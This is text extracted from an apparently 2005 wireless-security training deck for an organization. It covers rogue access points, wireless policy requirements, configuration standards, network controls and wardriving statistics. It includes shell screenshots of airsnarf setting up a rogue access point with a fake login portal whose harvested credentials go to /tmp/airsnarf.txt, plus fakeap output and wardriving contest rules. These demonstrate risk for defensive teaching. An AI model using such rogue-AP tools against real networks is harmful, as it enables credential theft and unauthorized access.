
The screenshot displays three overlapping windows from a Windows XP system:

- Wireless Connection Status:** Shows instructions for managing the WLAN connection and lists connection details like Operating State, Signal Strength, and Network Name (SSID).
- Searching Wireless Network:** A dialog box listing discovered networks with a table of details.
- Network Stumbler - [20050916110903]:** A utility window showing a list of detected wireless networks with columns for MAC, SSID, Name, Chan, Speed, and Vendor.

Network Name	Wireless Mode	MAC Address	Encryption
<input type="radio"/> JDDG Wireless	802.11b	00:90:4c:7e:00:64	Enabled
<input type="radio"/> Hookakoo.Org	802.11b	00:06:25:be:a0:c3	Enabled

MAC	SSID	Name	Chan	Speed	Vendor
000C41D833FF	AP1		9	54 Mbps	Linksys
00141C158750	Results		1	54 Mbps	(Fake)
000F6617FA07	ehana-ap		9	54 Mbps	Linksys
000625BEA0C3	Hookakoo.Org		8	11 Mbps	Linksys
00904C7E0064	JDDG Wireless		11	54 Mbps	Epigram

Organizational Risks: Rogue APs



Organizational Risks: Rogue APs

```
Shell - Konsole
Session Edit View Bookmarks Settings Help

root@wifihacker:~# iwconfig ath0 up
Error : unrecognised wireless request "up"
root@wifihacker:~# ifconfig ath0 up
root@wifihacker:~# cd /opt/auditor/bin
root@wifihacker:/opt/auditor/bin# ./airsnarf
Airsnarf - A rogue AP setup utility
0.3 for Auditor Linux
The Shmoo Group

-----
Creating dhcpd.conf...Done.
Building the captive portal...Done.
Setting the wireless parameters...Done.
Setting the ip address and default route...Done.
```

http://new.remote-exploit.org/index.php/Auditor_main

Another bootable CD!



Organizational Risks: Rogue APs

Wireless Network Connection 2

Network Tasks

Refresh network list

our fake ap

Learn about wireless networking

Choose a wireless network

Click an item in the list below to connect to a wireless network in range or to get more information.

wifihckerdotnet

Unsecured wireless network

This network is configured for open access. Information sent over this network may be visible to others. If you want to connect to this network, click Connect.

Favorites

WiFi Hacker.net

Please enter your username and password

Username:

Password:

Login Cancel

All Usernames and Password collected will be stored in /tmp/airsnarf.txt

Risks: Not Understanding Implications

THE INSTALLATION OF A WIRELESS HOTSPOT VERY NEAR THE NORTH POLE ALLOWED FOR FABULOUS LAN PARTIES, JUST BEFORE THE ENTIRE CAMP WENT MISSING.
THE LAST MESSAGE: "DUDE, WE'VE OVERCLOCKED EVERYTHING!"



COPYRIGHT © 2005 J.D. "Illiad" Frazer HTTP://WWW.USERFRIENDLY.ORG/



AMERICAN
Savings Bank



Overview

- Risks
- Policies and Standards
 - Policy Requirements
 - Configuration Standards
- Infrastructure and Deployment
- Wireless Security Assessment
- Appendices (Homework)





Overview

- Risks
- Policies and Standards
 - Policy Requirements
 - Configuration Standards
- Infrastructure and Deployment
- Wireless Security Assessment
- Appendices (Homework)





Policy Requirements

- Prerequisites
 - Clear and concise language
 - Agreement with Audit (best practices) & Legal (3rd party attacks)
 - User awareness and acknowledgement
 - Risk aware
 - Business accepts ownership of risks
 - Controls are flexible and balanced
 - Example
 - "Access point encryption keys must have an expiration period of ninety (90) days or less. If this is not possible by the system, it must be enforced by organizational controls."





Policy Requirements

- Prerequisites
 - Information Security Policy
 - "Security is everyone's responsibility."
 - Acceptable Use Policy
 - "Information is not free. It belongs to the company."
 - Information Classification Policy
 - "Need to know what it's worth to know how to secure it."
 - Network Security, Firewall, & Encryption Policies
 - "All doors need locks."





Policy Requirements

- Prerequisites
 - Authentication and Access Control Policies
 - “Resources are controlled based on business need.”
 - Mobile and Wireless Policies
 - “Portable devices need extra protection.”
 - Encryption Policy
 - “All locks are not created equal.”
 - Remote Access Policy
 - “How people on the outside are allowed inside.”





Policy Requirements

- Points to consider
 - Business managers need to do a risk assessment and determine whether the benefits of having a wireless LAN in their area outweigh the risks
 - Use of only approved and tested wireless base stations and radios and laptops
 - Use of only approved wireless base station, radio, and laptop configuration standards
 - Preventing employees adding wireless base stations onto the corporate network without requesting permission and going through a security process





Policy Requirements

- Points to consider
 - Base stations should be treated as untrusted devices and need to be quarantined before the wireless clients can gain access to the internal network
 - All employees should be trained in the risks of using wireless (including service issues) and how and where information can be safely transmitted
 - Wireless access for non-employees should be limited to public Internet access
 - Compliance monitoring must be performed on a regular basis





Policy Requirements

- Points to consider
 - Require separate and distinct wireless and wired networks
 - SSID must be configured not to provide any identifying company information
 - All data transmitted wirelessly must be encrypted
 - Wireless network activity logging should be implemented, reviewed, and maintained
 - Wireless networks cannot be implemented without Information Security Office approval and registration
 - Policy (and Standards) should be reviewed frequently – at least annually





Policy Requirements

- Points to consider
 - Extended wireless access for employees for business continuity
 - Monitor for unauthorized changes in wireless device configuration
 - Authority to monitor networks to detect violations of policy
 - Conduct scanning for unauthorized wireless devices or configurations on a regular basis
 - Applicable disciplinary action for policy violations





Policy Requirements

- Bottom line
 - Wireless networks are classified as external, un-trusted networks and are subject to the same protection requirements (strong authentication, encryption, etc.) as would be used to protect corporate data over a public network
 - Employees may be exposed to wireless technology at work, at home, and/or on the road and must understand the risks even when they are connecting to public services





Policy Requirements

- Other wireless policy framework components
 - Configuration Standards
 - Settings
 - Coming next
 - Design and Implementation
 - Architecture
 - Coming later
 - Monitoring and Review
 - Audit
 - Coming later





Overview

- Risks
- Policies and Standards
 - Policy Requirements
 - Configuration Standards
- Infrastructure and Deployment
- Wireless Security Assessment
- Appendices (Homework)





Configuration Standards

- Enable strongest encryption supported (WPA PSK, 128 bit WEP , etc.)
 - If using WEP, change default key to a 'random' value
 - Rotate regularly
- Use 'meaningless' naming: SSID, status fields, etc.
- Change default password(s) to 'strong' ones
- Deny connections from null/'ANY' ESSIDs
- Disable SSID broadcast
- Increase beacon interval to maximum





Configuration Standards

- Minimize 'bleed' beyond physical perimeter
 - Reduce signal strength
 - Redirect antennas to minimize 'bleed'
- Increase minimum supported data rate
- Maintain base station and radio software and firmware patch levels
- Change SNMP community strings
 - Makes rogues easier to detect from the wired side





Configuration Standards

- Set SNMP traps
 - Base station reset
 - Configuration reload
- Disable all unnecessary protocols on base station
- Disable cleartext protocols for management
 - HTTP, FTP, TFTP, Telnet, etc.
- Deny management on wireless interface
- Enable filtering for management on wired interface
 - IP address, MAC address, etc.
- Manage APs through secure terminal servers



Policies and Standards: Excessive





Overview

- Risks
- Policies and Standards
- Infrastructure and Deployment
 - End User Controls
 - Network Controls
- Wireless Security Assessment
- Appendices (Homework)





Overview

- Risks
- Policies and Standards
- Infrastructure and Deployment
 - End User Controls
 - Network Controls
- Wireless Security Assessment
- Appendices (Homework)





End User Controls

- Harden PCs/laptops with wireless interfaces
 - Personal firewalls and behavior blockers
 - Power-on password + Low level encryption
 - Disable File/Print Sharing
 - Current anti-virus/-spyware software and definitions
 - Updates/patches applied regularly (i.e., via SMS)
 - Prevent simultaneous wireless/wired connections
 - Prevent Ad hoc associations
 - Host-based IDS (log consolidation and management)
 - Configure network storage of user files and data





Overview

- Risks
- Policies and Standards
- Infrastructure and Deployment
 - End User Controls
 - Network Controls
- Wireless Security Assessment
- Appendices (Homework)





Network Controls

- Connect base stations to external network segments
 - Firewalled DMZ
 - Separate open Internet-connected base stations for guests
 - Application-level proxy/firewall controls
 - Limit types of applications/data made available
 - Network IDS
 - Anomaly and malicious code detection
 - Gateway virus monitoring
 - Consider “scan on connect solutions” (quarantine)
 - Review all nodes before allowing access





Network Controls

- Deploy layered encryption options (even WEP)
 - Layer 2: WEP (with TKIP & MIC with CCE) or WPA
 - Layer 3: IPSEC VPN Tunnel
 - Consider user requirements and performance impact
- Strong user-based authentication
 - Token-based authentication
 - Digital certificates
 - Radius
 - Kerberos
 - LDAP





Network Controls

- Other ideas to consider
 - Run honeypots/honeynets to measure malicious activity
 - home.attbi.com/~digitalmatrix/honeypot/
 - www.blackalchemy.to/Projects/fakeap/fake-ap.html
 - Set up Web page/SSID warning, "Authorized use only..."
 - Vendor solutions
 - WLAN IDS
 - Improving and flexibility
 - Finally bringing this capability into the AP itself!
 - Portal Access (like hotels and airports)
 - Taking some of the security burden off of the AP
 - Establish means to share scan results w/ "neighbors"
 - More "networking" than "network"



```

Shell - Konsole
Session Edit View Bookmarks Settings Help

root@wifihacker:/opt/auditor/fakeap-0.3.2# iwconfig ath0 mode master
root@wifihacker:/opt/auditor/fakeap-0.3.2# perl fakeap.pl --interface ath0 --channel X
fakeap 0.3.1 - Wardriving countermeasures
Copyright (c) 2002 Black Alchemy Enterprises. All rights reserved

Value "X" invalid for option channel (number expected)
Using interface ath0:
Using 4 words for ESSID generation
Using 2 vendors for MAC generation
-----
/sbin/iwconfig/sbin/iwconfig/sbin/ifconfig0: ESSID=airport      chan=03 Pwr=D
/sbin/iwconfig/sbin/iwconfig/sbin/ifconfig1: ESSID=host         chan=01 Pwr=D
/sbin/iwconfig/sbin/iwconfig/sbin/ifconfig2: ESSID=Access Point  chan=10 Pwr=D
/sbin/iwconfig/sbin/iwconfig/sbin/ifconfig3: ESSID=host         chan=05 Pwr=D
/sbin/iwconfig/sbin/iwconfig/sbin/ifconfig4: ESSID=host         chan=11 Pwr=D
/sbin/iwconfig/sbin/iwconfig/sbin/ifconfig5: ESSID=Access Point  chan=05 Pwr=D
/sbin/iwconfig/sbin/iwconfig/sbin/ifconfig6: ESSID=airport      chan=09 Pwr=D
/sbin/iwconfig/sbin/iwconfig/sbin/ifconfig7: ESSID=airport      chan=11 Pwr=D
/sbin/iwconfig/sbin/iwconfig/sbin/ifconfig8: ESSID=tsunami      chan=01 Pwr=D

```

20050806151710

Channels	MAC	SSID
1	0000CF3DD52	airport
2	0000CE038805	Access Point
	0000CE2F274C	host
	0000CE0E5291	airport
	0000CECD9138	airport
	0000CE965144	tsunami
3	0000C0B0954	Access Point
5	0000C424D0E	airport
	0000CEE5D391	tsunami
	0000C263C04	tsunami
	0000C41A80E	tsunami
	0000C7D3C59	tsunami



Overview

- Risks
- Policies and Standards
- Infrastructure and Deployment
 - End User Controls
 - Network Controls
- Wireless Security Assessment
- Appendices (Homework)



Infrastructure and Deployment

The Six Ultimate Guiding Principles of Evil Overlords and Information Security


23. I will keep a cache of low-tech weapons and train my troops to use them. If the hero renders my high-tech energy weapons useless, my troops will **not** then be overrun by a handful of savages with spears and rocks.

125. Should I decide to kill the hero in an elaborate escape-proof deathtrap, I will not leave him alone five minutes prior to "imminent" death, but will instead stick around and enjoy watching my adversary's demise.

221. My force-field generators will be located inside the shield they generate.

224. I will build machines which simply fall when overloaded, rather than wipe out all nearby henchmen in an explosion or worse yet set off a chain reaction.

1. Defense in Depth





Overview

- Risks
- Policies and Standards
- Infrastructure and Deployment
- **Wireless Security Assessment**
 - Sample Statistics
 - Online Reviews – Technology/Data
 - Physical Reviews - Scanning
- Appendices (Homework)






Overview

- Risks
- Policies and Standards
- Infrastructure and Deployment
- Wireless Security Assessment
 - Sample Statistics
 - Online Reviews – Technology/Data
 - Physical Reviews - Scanning
- Appendices (Homework)



“This Means War...!”



- ...Chalking (45,300 <- 16,201 <- 2,139 hits)
 - Springing from humble hobo beginnings...
 - www.blackbeltjones.com/warchalking/index2.html
- ...Driving (215,000+SP <- 8,555+SP <- 815 hits)
 - www.wardriving.com, wardriver.staticusers.net
- ...Walking (3,300 <- 711 <- 22 hits) **(WARDRIVER**
 - Increasing PDA availability: HP iPAQ, Dell Axim, Tablets
 - Equipment easily concealed under clothing
 - <http://www.defect.org/ipaq/>
- ...Phishing (well, wi-phishing 10,700 hits)
 - Continued use of technology as ID Theft grows



“This Means War...!” II

- ...Flying/Storming @ 1500' (1595 <- 269 <- 12 hits)
 - <http://arstechnica.com/wankerdesk/3q02/warflying-1.html> (San Diego)
 - <http://www.e3.com.au/stories.php?story=02/08/18/7667279> (Perth)
- ...Spamming open SMTP port (225 <- 37 <- 1 hit)
 - <http://news.zdnet.co.uk/story/0,,t269-s2121857,00.html>
- ...DDoS Zombies (No results, yet!)
- ...(Air) Jacking (138)
 - DoS like attack to “replace” a real AP
- WorldWide WarDrive (So long and...)
 - www.worldwidewardrive.org
- DefCon 13 & the 4th WarDriving Contest (just passed)
 - 8 events including “owning” prearranged networks





FUNKSPIEL!



Suggested Equipment List For Playing In The DEFCON WarDriving Mini-Contests.

- | | |
|---|--|
| <input checked="" type="checkbox"/> 1) A WiFi enabled laptop or PDA. | 6) A directional antenna (8dBi to 15dBi) |
| <input checked="" type="checkbox"/> 2) GPS Receiver | 7) A compass |
| <input checked="" type="checkbox"/> 3) Appropriate pigtails | 8) Maps (or mapping programs) of the Las Vegas area. |
| <input checked="" type="checkbox"/> 4) Antenna cable(s) | |
| <input checked="" type="checkbox"/> 5) An omni-directional antenna (suggested 5dBi to 8dBi) | |

You are of course welcome to bring other equipment as you see fit. Just remember that some of the games may take place inside buildings. So choose appropriately. Do you really want to be dragging your 24dBi dish around inside a hotel?

FOX AND HOUND

Object: Be the first team to locate the "Fox."

Sponsored by NetStumbler.org (www.netstumbler.org)



and Michigan Wireless (www.michiganwireless.org)

Michigan Wireless

Date/Time: Saturday, July 31, 18:00-21:00

- Time limit of 3 hours.
- Teams must be at least two people (driver & RF person/navigator) and limited to the total number of people who can safely sit in a single vehicle.
- No multiple vehicle teams.



12

Driving Mini-Contest

RUNNING MAN

Object: Be the first to locate and id the "Running Man."

Sponsored by Blackthorn Systems
(www.blackthornsystems.com)




Date/Time: Saturday, July 31, 13:00-14:00

- Time limit of 1 hour.
- Limited to single players or two-person teams.
- Two person teams must work together, no splitting up allowed.
- Players should realize that this is DEFCON, and that means within 5 minutes of the contest's start approximately 492 spoofed RunningMan web servers will exist. The organizers cannot control this, so don't even bother to ask. Besides, it will add to the challenge. You don't want it to be TOO easy, did you?

TAG (YOU'RE IT)

Object: The goal is to place a text file (yourname.txt) in a sharec of a particular machine. The first one that does wins. The text fi in the format listed below and have your PGP public key so that confirm the winner.

Sponsored by FAB-Corp (www.fab-corp.com)



Date/Time: Friday July 30, 18:00-21:00

- Time limit of 3 hours.
- Limited to single players or two-person teams.
- The name and public PGP key of each player must be submitted the start of the contest. (Two-man teams may choose one team member's PGP key.)
- Two person teams must work together, no splitting up allowed.
- Once again, players should realize that this is DEFCON, and that within 5 minutes of the contest's start approximately 8.6 millic TAG servers will exist. The organizers cannot control this, so do bother to ask. Once again, it will add to the challenge.






Statistics - Reported

- Driving/Reading: '2600' (19:2, Summer 02 issue)
 - 448 APs, 75 default SSIDs, 26% WEP
 - 33 B&N purchases 7Jun02 5:00-6:00 PM
- Driving/Sniffing: DefCon WarDrive Contest, Started 02
 - 1st Wardrive identified 1804 APs; 800+ attacks & 35 rogue APs
 - 2nd Wardrive identified 2119 APs, 748 default SSIDs, 612 WEP
 - 3rd Wardrive expanded to four events with Sponsors
- Flying/Storming @1500' over San Diego:
 - 437 APs , 60% default SSIDs, 23% WEP



Statistics – Reported II

- WWWD (4th 12 Jun - 19 Jun 04)
 - 2nd WWWD 24958 APs ↑, 28% WEP ↓, 31% no WEP/SSID ↑
 - 3rd WWWD 88122 APs ↑, 32% WEP ↑, 25% no WEP/SSID ↓
 - 4th WWWD 228537 APs ↑, 38% WEP ↑, 28% no WEP/SSID ↑
 - One user alone reported more than 16000 APs





Statistics - Personal

- No Antenna; Format: # APs , # default SSIDs, # WEP
- Standing: By my apartment window in New York
 - 9/13/02: 12 APs, 6 SSIDs, 3 WEP
 - 4/20/03: 30 APs , 16 SSIDs, 11 WEP
 - 1/10/04: 36 APs , 20 SSIDs, 15 WEP
- Walking: Wall Street (September 03)
 - 300+ APs
 - Strong, open signals at almost every point along the way
- Relaxing: DefCon 12 (July 04)
 - Poolside w/ PDA: 51 APs, 17 DefCon SSIDs, 0 WEP





Statistics - Personal

- No Antenna; Format: # APs , # default SSIDs, # WEP
- Standing: By my apartment window in Hawaii
 - 8/22/04: 33 APs , 24 SSIDs, 4 WEP
 - 8/14/05 w/ PDA: 75 APs, 39 SSIDs (Last Names), 30 WEP
- Walking: San Francisco (September 05)
 - Embarcadero to China Town to Union Square
 - 800+ APs
 - Google free Wi-Fi
 - My personal favorites: Boardroom and Accenture
 - At the hotel overnight: E-mail and web logins





Overview

- Risks
- Policies and Standards
- Infrastructure and Deployment
- Wireless Security Assessment
 - Sample Statistics
 - Online Reviews – Technology/Data
 - Physical Reviews - Scanning
- Appendices (Homework)






Online Reviews

- Track databases
 - Online repositories where wardrivers upload files
 - GPS data allows for easy mapping
 - Standard data formats and conversion tools
 - Search for company names, locations, etc.
 - www.wigle.net
 - <http://www.wifimaps.com/>





OUT

I-H-1

